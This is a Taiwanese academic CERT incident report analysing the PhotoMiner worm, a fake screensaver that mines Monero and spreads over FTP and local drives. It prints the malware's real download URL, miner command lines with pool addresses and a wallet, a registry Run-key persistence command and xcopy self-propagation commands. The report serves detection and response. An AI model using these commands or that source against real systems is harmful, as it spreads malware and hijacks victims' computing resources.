

個案分析-

礦工木馬 PhotoMiner 病毒
感染校園主機事件分析報告

臺灣學術網路危機處理中心團隊(TACERT)製

106 年 9 月

I. 事件簡介

1. 本資安事件為某校園主機感染惡意程式，對外進行大量 21 port 的連線攻擊行為。

原發布編號	ASOC-INT-2017-07-0001	原發布時間	2017-07-17 09:02:29
事件類型	對外攻擊	原發現時間	2017-07-16 14:00:00
事件主旨	通報:[某校]大學]120.100.0.67 Malicious File Download/Malicious Binary Download		
事件描述	ASOC發現貴單位([某校]大學)所屬 120.100.0.67 疑似對外進行 Malicious File Download/Malicious Binary Download 攻擊		
手法研判	貴單位該主機由遠端下載惡意程式。		
建議措施	惠請貴單位：1.使用防火牆及防毒軟體並升級至最新版本。2.勿輕易點擊來路不明的連結，不要閱讀並刪除可疑的電子郵件。3.避免下載使用未經授權的軟體。4.提高自身對社交工程攻擊的敏感度。5.hash：aba2d96ed17f587eb6d57ef6c75f64f05 6.下載來源： http://86.57.227.54/95photo/951201/Photo.scr		

2. 該惡意程式 Photo.scr 是一隻名為「PhotoMiner」的蠕蟲，會將感染的使用者端串連成殭屍網路，並入侵脆弱的 FTP 主機，目的在拓展更多挖掘貨幣所需的運算資源。
3. 此惡意程式 Photo.scr 偽裝成一隻 Windows 螢幕保護程式，來降低使用者的戒心。



4. 經過統計發現該類型的資安事件在今(106)年 7 月有 24 件，本中心經受感染單位提供檢測樣本開始進行分析。

II. 事件檢測

1. 使用 2 台安裝 Windows 7 系統的 VM 虛擬主機進行隔離環境測試，兩台主機分別為 Test1 主機(IP:192.168.44.60)與 Test2 主機(IP:192.168.44.30)，而

在 Test1 主機內有 5 個本機磁碟與 1 個連到 Test2 的網路磁碟機(代號 Z)。

惡意程式樣本名稱為 photo.scr 的執行檔，將程式 photo.scr 放於 Test1 主機上執行。

- 查看 Test1 主機在執行程式 photo.scr 後的對外連線狀況，發現該程式在 1 秒間對外產生大量的 21port 連線。

Process Name	Process ID	Protocol	Local Port	Local Address	Remote Port	Remote Address	State	Process Path	Added On
photo.scr	2440	TCP	52800	192.168.44.60	21	199.207.218.8	Syn-Sent	D:\Photo\photo\photo.scr	2017/8/23 上午 10:50:04
photo.scr	2440	TCP	52801	192.168.44.60	21	45.195.218.8	Syn-Sent	D:\Photo\photo\photo.scr	2017/8/23 上午 10:50:04
photo.scr	2440	TCP	52802	192.168.44.60	21	131.124.218.8	Syn-Sent	D:\Photo\photo\photo.scr	2017/8/23 上午 10:50:04
photo.scr	2440	TCP	52803	192.168.44.60	21	186.137.218.8	Syn-Sent	D:\Photo\photo\photo.scr	2017/8/23 上午 10:50:04
photo.scr	2440	TCP	52804	192.168.44.60	21	32.153.218.8	Syn-Sent	D:\Photo\photo\photo.scr	2017/8/23 上午 10:50:04
photo.scr	2440	TCP	52805	192.168.44.60	21	2.211.5.8	Syn-Sent	D:\Photo\photo\photo.scr	2017/8/23 上午 10:50:04
photo.scr	2440	TCP	52806	192.168.44.60	21	216.221.207.8	Syn-Sent	D:\Photo\photo\photo.scr	2017/8/23 上午 10:50:04
photo.scr	2440	TCP	52807	192.168.44.60	21	73.2.210.8	Syn-Sent	D:\Photo\photo\photo.scr	2017/8/23 上午 10:50:04
photo.scr	2440	TCP	52808	192.168.44.60	21	115.15.210.8	Syn-Sent	D:\Photo\photo\photo.scr	2017/8/23 上午 10:50:04
photo.scr	2440	TCP	52809	192.168.44.60	21	187.26.62.8	Syn-Sent	D:\Photo\photo\photo.scr	2017/8/23 上午 10:50:04
photo.scr	2440	TCP	52810	192.168.44.60	21	180.159.62.8	Syn-Sent	D:\Photo\photo\photo.scr	2017/8/23 上午 10:50:04
photo.scr	2440	TCP	52811	192.168.44.60	21	174.28.58.8	Syn-Sent	D:\Photo\photo\photo.scr	2017/8/23 上午 10:50:04
photo.scr	2440	TCP	52812	192.168.44.60	21	173.234.61.8	Syn-Sent	D:\Photo\photo\photo.scr	2017/8/23 上午 10:50:04
photo.scr	2440	TCP	52814	192.168.44.60	21	75.90.86.8	Syn-Sent	D:\Photo\photo\photo.scr	2017/8/23 上午 10:50:04
photo.scr	2440	TCP	52815	192.168.44.60	21	60.28.73.8	Syn-Sent	D:\Photo\photo\photo.scr	2017/8/23 上午 10:50:04
photo.scr	2440	TCP	52816	192.168.44.60	21	140.228.16.8	Syn-Sent	D:\Photo\photo\photo.scr	2017/8/23 上午 10:50:04
photo.scr	2440	TCP	52817	192.168.44.60	21	196.220.70.8	Syn-Sent	D:\Photo\photo\photo.scr	2017/8/23 上午 10:50:04
photo.scr	2440	TCP	52818	192.168.44.60	21	185.236.194.8	Syn-Sent	D:\Photo\photo\photo.scr	2017/8/23 上午 10:50:04
photo.scr	2440	TCP	52820	192.168.44.60	21	159.176.168.8	Syn-Sent	D:\Photo\photo\photo.scr	2017/8/23 上午 10:50:04
photo.scr	2440	TCP	52821	192.168.44.60	21	167.166.210.8	Syn-Sent	D:\Photo\photo\photo.scr	2017/8/23 上午 10:50:04
photo.scr	2440	TCP	52822	192.168.44.60	21	199.163.200.8	Syn-Sent	D:\Photo\photo\photo.scr	2017/8/23 上午 10:50:04
photo.scr	2440	TCP	52823	192.168.44.60	21	110.200.93.8	Syn-Sent	D:\Photo\photo\photo.scr	2017/8/23 上午 10:50:04
photo.scr	2440	TCP	52824	192.168.44.60	21	64.210.83.8	Syn-Sent	D:\Photo\photo\photo.scr	2017/8/23 上午 10:50:04
photo.scr	2440	TCP	52826	192.168.44.60	21	128.208.203.8	Syn-Sent	D:\Photo\photo\photo.scr	2017/8/23 上午 10:50:04
photo.scr	2440	TCP	52827	192.168.44.60	21	136.198.193.8	Syn-Sent	D:\Photo\photo\photo.scr	2017/8/23 上午 10:50:04
photo.scr	2440	TCP	52828	192.168.44.60	21	159.140.170.8	Syn-Sent	D:\Photo\photo\photo.scr	2017/8/23 上午 10:50:04
photo.scr	2440	TCP	52829	192.168.44.60	21	172.200.156.8	Syn-Sent	D:\Photo\photo\photo.scr	2017/8/23 上午 10:50:04
photo.scr	2440	TCP	52831	192.168.44.60	21	95.149.214.8	Syn-Sent	D:\Photo\photo\photo.scr	2017/8/23 上午 10:50:04
photo.scr	2440	TCP	52832	192.168.44.60	21	11.159.201.8	Syn-Sent	D:\Photo\photo\photo.scr	2017/8/23 上午 10:50:04
photo.scr	2440	TCP	52833	192.168.44.60	21	156.159.192.8	Syn-Sent	D:\Photo\photo\photo.scr	2017/8/23 上午 10:50:04
photo.scr	2440	TCP	52834	192.168.44.60	21	122.131.91.8	Syn-Sent	D:\Photo\photo\photo.scr	2017/8/23 上午 10:50:04
photo.scr	2440	TCP	52835	192.168.44.60	21	76.140.77.8	Syn-Sent	D:\Photo\photo\photo.scr	2017/8/23 上午 10:50:04
photo.scr	2440	TCP	52837	192.168.44.60	21	125.230.67.8	Syn-Sent	D:\Photo\photo\photo.scr	2017/8/23 上午 10:50:04
photo.scr	2440	TCP	52838	192.168.44.60	21	153.199.21.8	Syn-Sent	D:\Photo\photo\photo.scr	2017/8/23 上午 10:50:04
photo.scr	2440	TCP	52839	192.168.44.60	21	137.227.5.8	Syn-Sent	D:\Photo\photo\photo.scr	2017/8/23 上午 10:50:04
photo.scr	2440	TCP	52840	192.168.44.60	21	48.90.238.8	Syn-Sent	D:\Photo\photo\photo.scr	2017/8/23 上午 10:50:04
photo.scr	2440	TCP	52842	192.168.44.60	21	203.255.83.8	Syn-Sent	D:\Photo\photo\photo.scr	2017/8/23 上午 10:50:04

- 檢視程式 photo.scr 的屬性，發現該程式會產生大量執行緒(Thread)，並執行一些 dll 檔(如:msvcrt.dll)。

Threads	TCP/IP	Security	Environment	Job
Count: 349				
TID	CPU	Cycles Delta	Start Address	
1648	0.21	6,329,052	photo.scr+0x12a0	
14448	0.12	3,763,017	msvcrt.dll!beginthead+0x8e	
14480	0.09	2,796,512	msvcrt.dll!beginthead+0x8e	
14468	0.09	2,751,175	msvcrt.dll!beginthead+0x8e	
14516	0.09	2,612,624	msvcrt.dll!beginthead+0x8e	
14508	0.08	2,426,221	msvcrt.dll!beginthead+0x8e	
14504	0.08	2,399,149	msvcrt.dll!beginthead+0x8e	
14472	0.08	2,353,085	msvcrt.dll!beginthead+0x8e	
14476	0.07	2,226,745	msvcrt.dll!beginthead+0x8e	
14464	0.07	2,210,297	msvcrt.dll!beginthead+0x8e	
14512	0.07	2,207,254	msvcrt.dll!beginthead+0x8e	
14520	0.07	2,107,379	msvcrt.dll!beginthead+0x8e	
14500	0.07	2,086,950	msvcrt.dll!beginthead+0x8e	
14460	0.07	2,050,491	msvcrt.dll!beginthead+0x8e	

4. 檢視背景程式內容，發現程式 photo.scr 執行後，會陸續呼叫一些 cmd.exe 程式，透過 cmd.exe 的執行又呼叫 NsCpuCNMiner32.exe、reg.exe 與 xcopy.exe 等程式。下面將針對這些程式內容分別解析。

Process	Image Path	Life Time	Command
photo.scr (2440)	D:\Photo\photo\photo.scr		"D:\Photo\photo\photo.scr" /S
cmd.exe (2404) 1	W.. C:\Windows\System32\cmd.exe		"C:\Windows\System32\cmd.exe" /c start
2 NsCpuCNMiner32.exe	C:\Users\test3\AppData\Local\Temp\...		C:\Users\test3\AppData\Local\Temp\NsCp...
cmd.exe (1948) 3	W.. C:\Windows\System32\cmd.exe		"C:\Windows\System32\cmd.exe" /c (echo
4 cmd.exe (3068)	W.. C:\Windows\System32\cmd.exe		"C:\Windows\System32\cmd.exe" /c reg a
5 reg.exe (832)	登 C:\Windows\system32\reg.exe		reg add "HKCU\SOFTWARE\Microsoft\Win
6 cmd.exe (3356)	W.. C:\Windows\System32\cmd.exe		"C:\Windows\System32\cmd.exe" /c for %
7 xcopy.exe (2392)	E... C:\Windows\system32\xcopy.exe		xcopy /y "D:\Photo\photo\photo.scr" A\

(1) cmd.exe(2404): 啟動在 TEMP 資料夾的 NsCpuCNMiner32.exe，並提供礦池與錢包的 Hash 值資訊。

```

Description: Windows 命令處理程式
Company: Microsoft Corporation
Path: C:\Windows\System32\cmd.exe
Command: "C:\Windows\System32\cmd.exe" /c start /b %TEMP%\NsCpuCNMiner32.exe -dbg -1 -o stratum+tcp://mine.moneropool.com:3333 -t 1 -u 42s2mFqcpPyvH24vFr3vjpMc2hLzW8ppjQ8S0wQsidK9rBe8x3Px0A5mgETd7dy9GXQ8qYw4B1Y4bJRlCG5
User: TEST1-PC\test3
PID: 2404 Started: 2017/8/23 上午 10:46:31
      Exited: 2017/8/23 上午 10:46:32
    
```

(2) NsCpuCNMiner32.exe: 執行挖礦程式。

```

Description:
Company:
Path: C:\Users\test3\AppData\Local\Temp\NsCpuCNMiner32.exe
Command: "C:\Users\test3\AppData\Local\Temp\NsCpuCNMiner32.exe" -dbg -1 -o stratum+tcp://mine.moneropool.com:3333 -t 1 -u 42s2mFqcpPyvH24vFr3vjpMc2hLzW8ppjQ8S0wQsidK9rBe8x3Px0A5mgETd7dy9GXQ8qYw4B1Y4bJRlCG5p x
User: TEST1-PC\test3
PID: 3312 Started: 2017/8/23 上午 10:46:32
      Exited: 2017/8/23 上午 10:46:35
    
```

(3) cmd.exe(1948): 存放四個礦池資訊於 Temp 資料夾的 pools.txt 中。

```

Description: Windows 命令處理程式
Company: Microsoft Corporation
Path: C:\Windows\System32\cmd.exe
Command: "C:\Windows\System32\cmd.exe" /c (echo stratum+tcp://mine.moneropool.com:33338 echo stratum+tcp://monero.crypto-pool.fr:33338 echo stratum+tcp://xmr.prohash.net:77778 echo stratum+tcp://pool.minexmr.com:5555) > %TEMP%\pools.txt
User: TEST1-PC\test3
PID: 1948 Started: 2017/8/23 上午 10:46:31
    
```

```

pools - 記事本
檔案(F) 編輯(E) 格式(O) 檢視(V) 說明(H)
stratum+tcp://mine.moneropool.com:3333
stratum+tcp://monero.crypto-pool.fr:3333
stratum+tcp://xmr.prohash.net:7777
stratum+tcp://pool.minexmr.com:5555
    
```

(4) cmd.exe(3068): 在登錄檔中新增 photo.scr 於每次啟動時執行。


```

Description: Windows 命令處理程式
Company: Microsoft Corporation
Path: C:\Windows\System32\cmd.exe
Command: "C:\Windows\System32\cmd.exe" /c reg add "HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run" /v "Run" /d "D:\Photo\photo\photo.scr" /t REG_SZ /f
User: TEST1-PC\test3
PID: 3068 Started: 2017/8/23 上午 10:46:31
      Exited: 2017/8/23 上午 10:46:32
    
```


(5) reg.exe: 在登錄檔內

HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run 中新增一筆


photo.scr 在開機時啟動的註冊紀錄。



- (6) cmd.exe(3356): 對 A 到 Z 的磁碟機陸續執行程式 xcopy.exe，將 photo.scr 依序複製到每個磁碟機中。



- (7) xcopy.exe: 將程式 photo.scr 複製到 A 到 Z 的磁碟機中，若 A 磁碟機為軟碟機，則會出現錯誤訊息。




- (8) 當執行 cmd.exe(3356) 時，在短短 4 秒鐘內會執行程式 xcopy.exe 26 次。因為 xcopy.exe 本身有延伸拷貝的能力，它會複製 photo.scr 到所拜訪的磁碟機中。當執行 cmd.exe 完成後，會再一次重複循環執行 cmd.exe 的動作。

Process	D	Command	Start Time	End Time
cmd.exe (3356)	W...	"C:\Windows\System32\cmd.exe" /c for ...	2017/8/23 上午 10:46:41	2017/8/23 上午 10:46:45
xcopy.exe (2392)	E...	xcopy /y "D:\Photo\photo\photo.scr" A:\	2017/8/23 上午 10:46:42	2017/8/23 上午 10:46:43
xcopy.exe (3848)	E...	xcopy /y "D:\Photo\photo\photo.scr" B:\	2017/8/23 上午 10:46:43	2017/8/23 上午 10:46:43
xcopy.exe (3344)	E...	xcopy /y "D:\Photo\photo\photo.scr" C:\	2017/8/23 上午 10:46:43	2017/8/23 上午 10:46:44
xcopy.exe (1016)	E...	xcopy /y "D:\Photo\photo\photo.scr" D:\	2017/8/23 上午 10:46:44	2017/8/23 上午 10:46:44
xcopy.exe (3576)	E...	xcopy /y "D:\Photo\photo\photo.scr" E:\	2017/8/23 上午 10:46:44	2017/8/23 上午 10:46:44
xcopy.exe (1824)	E...	xcopy /y "D:\Photo\photo\photo.scr" F:\	2017/8/23 上午 10:46:44	2017/8/23 上午 10:46:44
xcopy.exe (2500)	E...	xcopy /y "D:\Photo\photo\photo.scr" G:\	2017/8/23 上午 10:46:44	2017/8/23 上午 10:46:44
xcopy.exe (3072)	E...	xcopy /y "D:\Photo\photo\photo.scr" H:\	2017/8/23 上午 10:46:44	2017/8/23 上午 10:46:44
xcopy.exe (3044)	E...	xcopy /y "D:\Photo\photo\photo.scr" J:\	2017/8/23 上午 10:46:44	2017/8/23 上午 10:46:44
xcopy.exe (1068)	E...	xcopy /y "D:\Photo\photo\photo.scr" K:\	2017/8/23 上午 10:46:44	2017/8/23 上午 10:46:44
xcopy.exe (944)	E...	xcopy /y "D:\Photo\photo\photo.scr" L:\	2017/8/23 上午 10:46:44	2017/8/23 上午 10:46:44
xcopy.exe (3080)	E...	xcopy /y "D:\Photo\photo\photo.scr" M:\	2017/8/23 上午 10:46:44	2017/8/23 上午 10:46:44
xcopy.exe (2400)	E...	xcopy /y "D:\Photo\photo\photo.scr" N:\	2017/8/23 上午 10:46:44	2017/8/23 上午 10:46:44
xcopy.exe (2452)	E...	xcopy /y "D:\Photo\photo\photo.scr" O:\	2017/8/23 上午 10:46:44	2017/8/23 上午 10:46:44
xcopy.exe (3092)	E...	xcopy /y "D:\Photo\photo\photo.scr" P:\	2017/8/23 上午 10:46:44	2017/8/23 上午 10:46:44
xcopy.exe (2264)	E...	xcopy /y "D:\Photo\photo\photo.scr" R:\	2017/8/23 上午 10:46:44	2017/8/23 上午 10:46:44
xcopy.exe (3412)	E...	xcopy /y "D:\Photo\photo\photo.scr" S:\	2017/8/23 上午 10:46:44	2017/8/23 上午 10:46:44
xcopy.exe (344)	E...	xcopy /y "D:\Photo\photo\photo.scr" T:\	2017/8/23 上午 10:46:44	2017/8/23 上午 10:46:44
xcopy.exe (2664)	E...	xcopy /y "D:\Photo\photo\photo.scr" Q:\	2017/8/23 上午 10:46:44	2017/8/23 上午 10:46:44
xcopy.exe (3056)	E...	xcopy /y "D:\Photo\photo\photo.scr" U:\	2017/8/23 上午 10:46:44	2017/8/23 上午 10:46:44
xcopy.exe (2044)	E...	xcopy /y "D:\Photo\photo\photo.scr" Y:\	2017/8/23 上午 10:46:44	2017/8/23 上午 10:46:44
xcopy.exe (1864)	E...	xcopy /y "D:\Photo\photo\photo.scr" I:\	2017/8/23 上午 10:46:44	2017/8/23 上午 10:46:45
xcopy.exe (2988)	E...	xcopy /y "D:\Photo\photo\photo.scr" X:\	2017/8/23 上午 10:46:45	2017/8/23 上午 10:46:45
xcopy.exe (3348)	E...	xcopy /y "D:\Photo\photo\photo.scr" V:\	2017/8/23 上午 10:46:45	2017/8/23 上午 10:46:45
xcopy.exe (3940)	E...	xcopy /y "D:\Photo\photo\photo.scr" X:\	2017/8/23 上午 10:46:45	2017/8/23 上午 10:46:45
xcopy.exe (1404)	E...	xcopy /y "D:\Photo\photo\photo.scr" W:\	2017/8/23 上午 10:46:45	2017/8/23 上午 10:46:45
xcopy.exe (4004)	E...	xcopy /y "D:\Photo\photo\photo.scr" Z:\	2017/8/23 上午 10:46:45	2017/8/23 上午 10:46:45

5. 當 photo.scr 執行後，在 Test1 主機發現其所持有的所有磁碟機(含網路磁碟機 Z)皆有程式 photo.scr 存在，可見 xcopy.exe 成功執行完成。

photo	D:\	類型: 螢幕保護裝置	修改日期: 2017/7/5 上午 11:48 大小: 1.50 MB
photo	D:\Photo\photo	類型: 螢幕保護裝置	修改日期: 2017/7/5 上午 11:48 大小: 1.50 MB
photo	F:\	類型: 螢幕保護裝置	修改日期: 2017/7/5 上午 11:48 大小: 1.50 MB
photo	G:\	類型: 螢幕保護裝置	修改日期: 2017/7/5 上午 11:48 大小: 1.50 MB
photo	H:\	類型: 螢幕保護裝置	修改日期: 2017/7/5 上午 11:48 大小: 1.50 MB
photo	Z:\	類型: 螢幕保護裝置	修改日期: 2017/7/5 上午 11:48 大小: 1.50 MB

6. 將程式 photo.scr 與 NsCpuCNMiner32.exe 送至 Virustotal 網站檢測，分別被偵測出為惡意程式的比例為 60/64 與 58/64。




virustotal

SHA256: 807126cbae47c03c99590d081b82d5761e0b9c57a92736fc8516cf41bc564a7d
檔案名稱: photo.scr
偵測率: 60 / 64
分析日期: 2017-08-23 02:17:31 UTC (0 分鐘 前)

SHA256: a0eba3fda0d7b22a5d694105ec700df7c7012ddc4ae611c3071ef858e2c69f08
File name: NsCpuCNMiner32.exe
Detection ratio: 58 / 64
Analysis date: 2017-08-30 05:21:26 UTC (2 hours, 38 minutes ago)

7. 檢視側錄 2 小時的封包內容，發現在短短 2 小時期間，Test1 主機對外進行 102,103 次 FTP 連線，所連線的國家數量高達 200 個，並且嘗試使用 5 個帳號登入對方的 FTP 伺服器。



Service Type (1 item)
FTP (102,103)

Source IP Address (1 item)
192.168.44.60 (102,103)

User Account (5 items)
admin (131) - ftp (71) - www-data (65) - anonymous (60) - test3 (52)

Destination Country (200 items)
united states (43,705) - china (9,298) - japan (5,785) - united kingdom (3,607) - germany (3,375) - korea, republic of (3,070) - france (2,368) - brazil (2,195) - canada (2,031) - italy (1,455) - netherlands (1,383) - russian federation (1,308) - australia (1,300) - india (1,130) - taiwan (966) - spain (874) - south africa (808) - mexico (794) - sweden (793) - belgium (718) - poland (552) - egypt (542) - argentina (524) - switzerland (521) - colombia (507) - turkey (488) - indonesia (473) - vietnam (396) - denmark (392) - norway (389) - finland (361) - hong kong (350) - iran, islamic republic of (336) - austria (318) - ukraine (311) - ireland (279) - saudi arabia (271) - chile (268) - romania (247) - morocco (247) - czech republic (244) - singapore (231) - thailand (227) - israel (219) - portugal (201) - new zealand (198) - greece (172) - venezuela (169) - pakistan (167) - hungary (166) - malaysia (157) - philippines (149) - bulgaria (146) - tunisia (144) - algeria (139) - kenya (129) - united arab emirates (122) - europe (118) - lithuania (105) - peru (91) - ecuador (88) - croatia (81) - kazakhstan (80) - latvia (79) - nigeria (72) - costa rica (70) - uruguay (64) - slovakia (63) - slovenia (61) - serbia (55) - belarus (52) - kuwait (50) - panama (46) - bangladesh (44) - puerto rico (40) - dominican republic (40) - syrian arab republic (36) - mauritius (36) - luxembourg (36) - estonia (36) - angola (35) - zambia (33) - seychelles (33) - bolivia (33) - tanzania, united republic of (31) - cyprus (31) - ghana (29) - oman (28) - sudan (27) - georgia (27) - qatar (24) - moldova, republic of (24) - iraq (23) - iceland (23) - paraguay (22) - macedonia (22) - malta (19) - cote d'ivoire (19) - jordan (17) - cameroon (17) - namibia (16) - honduras (16) - bosnia and herzegovina (16) - azerbaijan (16) - palestinian territory (14) - trinidad and tobago (13) - guatemala (13) - armenia (13) - malawi (12) - guadeloupe (12) - reunion (11) - mozambique (11) - jamaica (11) - bahrain (11) - albania (11) - togo (10) - sri lanka (10) - lebanon (10) - guam (10) - el salvador (10) - uzbekistan (9) - nepal (8) - montenegro (8) - madagascar (8) - macau (8) - gambia (8) - cambodia (8) - brunei darussalam (8) - martinique (7) - haiti (7) - gabon (7) - curacao (7) - cayman islands (7) - senegal (6) - nicaragua (6) - yemen (5) - rwanda (5) - ethiopia (5) - congo, the democratic republic of the (5) - barbados (5) - bahamas (5) - uganda (4) - tajikistan (4) - libya (4) - kyrgyzstan (4) - benin (4) - asia/pacific region (4) - zimbabwe (3) - virgin islands, u.s. (3) - new caledonia (3) - mongolia (3) - mali (3) - isle of man (3) - french guiana (3) - cuba (3) - burkina faso (3) - botswana (3) - belize (3) - afghanistan (3) - turks and caicos islands (2) - swaziland (2) - suriname (2) - sint maarten (dutch part) (2) - satellite provider (2) - saint kitts and nevis (2) - lesotho (2) - lao people's democratic republic (2) - jersey (2) - fiji (2) - djibouti (2) - cape verde (2) - bermuda (2) - aruba (2) - virgin islands, british (1) - vanuatu (1) - tuvalu (1) - turkmenistan (1) - somalia (1) - solomon islands (1) - sierra leone (1) - samoa (1) - saint lucia (1) - papua new guinea (1) - palau (1) - northern mariana islands (1) - myanmar (1) - monaco (1) - liechtenstein (1) - liberia (1) - guyana (1) - guernsey (1) - grenada (1) - gibraltar (1) - equatorial guinea (1) - cook islands (1) - chad (1) - british indian ocean territory (1) - antigua and barbuda (1) - andorra (1) - aland islands (1)

8. 透過 AutoRun 工具，發現在 Logon 開機的部分，登錄檔的 HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\RUN 內寫入開機後執行 photo.scr 等資訊。

